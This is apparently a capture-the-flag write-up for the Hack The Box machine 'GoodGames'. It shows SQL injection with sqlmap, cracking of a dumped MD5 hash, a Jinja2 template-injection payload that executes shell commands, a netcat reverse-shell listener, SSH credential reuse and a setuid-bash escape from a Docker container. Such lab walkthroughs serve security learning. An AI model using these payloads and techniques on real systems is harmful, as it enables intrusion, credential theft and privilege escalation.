

Box: GoodGames

Platform: Hack The Box
OS: Linux
Platform Difficulty: Easy
User Difficulty: 4.0
My Difficulty Rating: User 4 / Root 4
Summary (Spoilers)
In the journey to gain user access, we first identify a SQL injection vulnerability on the login page using sqlmap. We then enumerate the database to find user credentials, which we brute force to log into the website. Discovering a Flask Volt dashboard vulnerable to Server-Side Template Injection (SSTI), we exploit this to gain a reverse shell as a user.
For root access, we realize we’re in a Docker container and need to escape. By enumerating the network and reusing credentials, we SSH into the host machine. Exploiting a mounted folder, we escalate our privileges to root and access the root flag.
Enumeration

We start our exploration with an initial scan revealing only port 80 open.

Further scanning confirms HTTP running on port 80.

Visiting the open port via a browser, we encounter a website related to gaming.

There’s also a login page available.
To check for SQL injection vulnerabilities, we use sqlmap. We intercept a login request with burpsuite, save it to a file named req, and then use that file with sqlmap.

sqlmap -r req --batchExplanation:
-r reqtells sqlmap to read the request from the file namedreq, and--batchallows sqlmap to run without asking for user input.
The result confirms that the login mask is vulnerable to SQL injection.

Foothold/User
Given the time-based SQL injection, we proceed by enumerating the database methodically to avoid long wait times.

First, we identify available databases:
sqlmap -r req --batch --dbsExplanation:
--dbsinstructs sqlmap to list the databases.

The main database catches our interest. We explore its tables:
sqlmap -r req --batch -D main --tablesExplanation:
-D mainspecifies the database name asmain, and--tableslists its tables.

We decide to dump the contents of the user table:
sqlmap -r req --batch -D main -T user --dumpExplanation:
-T userspecifies the table name asuser, and--dumpextracts its contents.

Among the users, we focus on brute-forcing the admin’s password hash, suspected to be MD5, since we added the other users in the enumeration phase. We verify the hash type using an online tool:
Hash Type Identifier – Identify unknown hashes
Next, we create a hash file and use hashcat for brute-forcing:
echo '2b22337f218b2d82dfc3b6f77e7cb8ec' > hashhashcat hash /usr/share/wordlists/rockyou.txt -m 0Explanation: The first command creates a file named
hashcontaining the MD5 hash. The second command useshashcatwith/usr/share/wordlists/rockyou.txtas the wordlist and-m 0specifying MD5 hashing.

Successfully cracking the password as superadministrator, we log into the website and navigate to the administrator panel, which is linked in the right upper corner after logging in.

Before accessing internal-administration.goodgames.htb, we add it to our /etc/hosts file.
sudo nano /etc/hosts
Using the same credentials, we access another password-protected service.

After logging in, we encounter a Flask Volt dashboard but find no direct exploits.

However, searching for “flask volt exploit” leads us to explore Server-Side Template Injection (SSTI).
We find out that the Full Name on the Settings page is reflected on the webiste. Testing for SSTI on the Settings page confirms the vulnerability.



We execute a payload form the linked Hacktricks ressource and edit it to read /etc/hosts, confirming SSTI exploitation is possible.
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("cat /etc/hosts").read()}}{%endif%}{% endfor %}

Setting up a netcat listener and using a Base64-encoded python reverse shell payload from Online – Reverse Shell Generator (revshells.com), we gain a reverse shell.
nc -lnvp 4444Explanation:
-lnvp 4444sets up a listener on port 4444 with verbose output, not resolving names and keeping the listener open for multiple connections.
We can access the user.txt file in /home/augustus.

Root

We find ourselves as root on the server, but quickly realize there’s no root flag within the /root folder. This leads us to discover we’re actually inside a docker container, prompting us to figure out how to escape it.

To understand more about our environment, we decide to look into the ARP-table by executing arp -n. This reveals another device on the network with the IP address 172.19.0.1.

To further investigate, we transfer the nmap binary to our current machine from the link below:
https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap
Then, we run a scan on the discovered IP address:
./nmap 172.19.0.1Explanation: This command executes the nmap binary to scan the IP address
172.19.0.1.

The scan results show that ports 22 and 80 are open. With this information, we attempt to SSH into the host using the username augustus and the password superadministrator, which we already know works on the admin panel.
ssh augustus@172.19.0.1Explanation: This command attempts to establish an SSH connection to
172.19.0.1using the usernameaugustus.
Successfully accessing the host machine, we notice that the content of the /home/augustus folder is identical to that in the container, suggesting that this folder is mounted in the container.
To leverage this for privilege escalation, we first stabilize our shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'Explanation: This Python command spawns a bash shell, improving interaction with the terminal.
Next, we navigate to the /home/augustus directory:
cd /home/augustusExplanation: Changes the current directory to
/home/augustus.
And copy the /bin/bash binary into this directory:
cp /bin/bash .Explanation: Copies the
/bin/bashbinary to the current directory.
Back in the docker container, we change the ownership of the copied bash binary to root and modify its permissions:
cd /home/augustusExplanation: Changes the current directory to
/home/augustus.
chown root:root bashExplanation: Changes the ownership of the
bashfile to root user and root group.
chmod 4777 bashExplanation: Sets the permissions of the
bashfile to allow execution by anyone, with setuid enabled.

Finally, executing the copied bash file on the host machine with the -p flag grants us a root shell:
./bash -pExplanation: Executes the
bashbinary with privilege escalation due to setuid bit being set.
Final Thoughts
The user journey provided an insightful exploration into SSTI payloads for Flask applications. The root section presented an innovative approach to privilege escalation from within a Docker container. This box stands out as one of my favorites due to its unique challenges and learning opportunities.
Featured Image: DALL-E 3